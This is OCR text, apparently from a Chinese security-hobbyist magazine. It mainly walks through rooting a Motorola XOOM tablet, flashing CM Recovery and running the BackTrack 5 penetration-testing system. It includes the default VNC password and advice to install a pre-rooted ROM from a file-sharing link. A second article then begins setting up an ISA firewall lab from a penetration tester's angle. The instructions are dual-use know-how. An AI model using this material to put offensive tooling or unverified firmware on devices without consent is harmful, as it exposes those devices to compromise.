current choice》 Yes         按“音量下”将改Yes，按“音量上”确认
```

结果如图2所示。




图2

刷入CM Recovery

Recovery是Android系统的一个特殊工作模式，使用它可以在未开机的状态下实现系统更新、还原出厂设置、清除手机缓存等。通过一些第三方工具，还可以实现系统的备份、还原、安装主题等。我们这里使用Cyanogen Mod的Recovery。

Cyanogen Mod（简称CM）是一个国外非常著名的Android第三方固件项目，由Cyanogen团队基于Android的开源项目编译而来，由于其高效、简洁、稳定的特性，已经成为了机友们体验最新Android系统的首选ROM。

该项目开始于2008年9月HTC Dream的发布，当时大部分的玩家都在探索如何让手机获取root权限，在Android开源项目发布之后，这个目标终于得到了实现，Cyanogen团队开始为HTC Dream创建自定义软件。在v4.1.11.1版本之前，Cyanogen Mod都包含了Google私有的一系列服务，包括

Google Talk、YouTube、Gmail 等应用。后来（2009 年 9 月）Google 给 Cyanogen 团队发出了律师函，要求对方停止集成 Google 的一系列程序。所以现在 Cyanogen Mod 将 ROM 分拆成了两部分，一部分完全是开源的 Android 固件，另外一部分则是 Google 的服务包。

在进行了上一步解锁之后，我们再次进入 XOOM 的 fastboot 模式，进行以下操作即可刷入 CM Recovery。

在电脑上的操作命令：

fastboot.exe devices	查找设备
fastboot.exe flash recovery recovery.img	安装 Recovery 镜像
fastboot.exe reboot	重启设备

结果如图 3 所示。




图 3

获取 root 权限

这一步我们有两种选择：其一是直接在你目前的系统里做权限提升；其二是刷已经是 root 权限的 Android 系统，然后再装 Google 服务包。我这里选择的是第二种方法，直接刷已经有 root 权限的 Eos-wingray-70.zip 包和 EOS_GApps_ics_4.0.3_v10.5.zip Google 服务包，下载地址：http://kuai.xunlei.com/d/EKJJVUNSBYTG。

首先下载两个 zip 文件包到外部 SD 卡中，不需要解压，把卡插入到 XOOM 中，然后打开 XOOM 进入 Recovery 模式，接着进行 wipe data、wipe cache 和 advanced 中的 wipe Dalvik cache。

进入 Recovery 模式的方法：关机状态下按开机出现 M 标志（2 秒左右）按“音量下”键进入模式选择状态，分别可以进入 Fastboot、Recovery、RSD 3 种模式。此时按“音量下”可以转换 3 种模式，XOOM 屏幕左上有提示，这时想要进入哪个模式，按“音量上”键即可确定进入。另外，在 Recovery 模式下“音量上、下键”是选择，“关机键”是确认。

自动进行完 3 种 wipe 之后，接着回到主菜单，选择“install zip from sdcard”—“choose zip from sdcard”安装 Eos-wingray-70.zip ROM 包。安装完之后不需要重启，接着安装 EOS_GApps_ics_4.0.3_v10.5.zip GAPPS 包，重新启动 XOOM 即可。

-reboot system now	重启系统
-apply sdcard:update.zip	使用 SD 卡根目录的 update.zip 更新系统
-wipe data/factory reset	清空 data 分区并恢复出厂设置
-wipe cache partition	清空 cache 分区
-install zip from sdcard	从 Sdcard 选择文件更新系统
-backup and restore	备份和恢复
-mounts and storage	挂载和存储
-advanced	高级
-Power off	关机
-GO back	返回上一级
--Reboot Recovery	重启 Recovery
--Wipe Dalvik Cache	清空 Dalvik 缓存
--Wipe Battery Stats	清空电池状态
--Report Error	报告错误
--Key Test	键位测试
--Partition SD Card	对 SD 卡分区
--Fix Permissions	修复权限
--apply sdcard:update.zip	使用 SD 卡根目录的 update.zip 更新系统
--choose zip from sdcard	从 SD 卡选择 zip 格式升级包
--toggle signature verification	切换签名验证
--toggle script asserts	切换升级脚本检查

安装 backtrack 5

我们需要到安卓电子市场里面安装两个工具，只要在命令行下面是 backtrack 的话安装“android terminal emulator”就行了，如果还需要打开 backtrack 的图形界面就还需要安装“pocketcloud remote VNC”来连接 backtrack 的图形界面，如图 4 所示。“android VNC viewer”的键盘有问题，所以不推荐使用。




图 4

将从 backtrack 官方地址 7TUhttp://www.backtrack-linux.org/downloads/U7T 下载的 BT5-GNOME-ARM.7z 解压出来，里面有一个 bt5.img.gz，再解压一次，然后把 bt5.img.gz 删掉，在 XOOM 的“内部存储空间”建立一个 bt5 的文件夹。看清楚是“内部存储空间”，而不是外插的 SD 卡！把所有解压出来的文件复制到 bt5 文件夹里面去，如图 4 所示。把“busybox”和“installbusybox.sh”两个文件都放到“内部存储空间”的根目录，如图 5 所示。




图 5

打开“android terminal emulator”终端模拟器，安装 busybox 和启动 backtrack，如图 6 所示。然后可以使用 pocketcloud remote VNC 来连接 backtrack 的图形界面，默认的 VNC 密码是 toortoor，可以使用 vncpasswd 命令来更改 VNC 密码。VNC 端口是 5901，如图 7 所示。最后你就可以做你想做的事情了，如图 8 所示。

su	转为 root 权限
cd /sdcard	跳转到/sdcard 目录
sh installbusybox.sh	安装 busybox
cd /sdcard/bt5	跳转到/sdcard/bt5 目录
sh bootbt	启动 backtrack
startvnc	启动 backtrack 的 vnc 服务
stopvnc	关闭 backtrack 的 vnc 服务




图 6




图 7




图 8

其他问题


（1）如果在连接电脑的时候在“设备管理器”中出现“设备无法启动”，有两种原因：其一是 USB 接口有问题，最好换到机箱后边的 USB 接口；其二是驱动安装有问题，请重新安装驱动。

（2）解锁后不能再锁上，否则 XOOM 会坏掉。

（3）手机 ROM 是存储手机操作系统的地方，一般情况下为了手机系统的安全是不允许被擦写的，因此操作系统存储在 ROM 中只能被读取而不能被更改擦写。但是为了系统的升级，可以通过电脑上的程序修改擦写 ROM，平时说的“刷机”就是擦写 ROM。

（4）ICS：Android 系统 4.0 命名为 Ice Cream Sandwich，简称 ICS 或冰淇淋三明治。

（5）3.0.1 只有 NvFlash、Fastboot、RSD 3 种模式，没有 Recovery 模式，所以要先升级。



企业内网 ISA 安全认证环境搭建详解

图/文 Sam

ISA 防火墙是协议层防火强，其强大之处，想必研究过的朋友都叹为观止，国内外各种大型公司网络都有采用。作为网络安全爱好者，对其也应该有一些了解，在渗透时遇到这样的环境也不至于手忙脚乱。下面我们从头一步一步实现它的搭建过程。

首先需要准备以下环境：

- 一台 Windows 2003 服务器，用来安装域控制器与 DNS 服务器（可以在虚拟机实现）。
- 一台 Windows 2003 服务器，用来安装 ISA 服务器（可以在虚拟机实现）。
- 一台 Windows 2003 客户机，用来加入到域当普通客户机（可以在虚拟机实现）。

ISA2006 可以直接从网上下载。下面详细描述实现过程，读者只要根据过程一步一步操作就可以成功。

1. 域控制器与 DNS 服务的安装与配置

首先把系统的 IP 配置为如下状态，如图 1 所示。

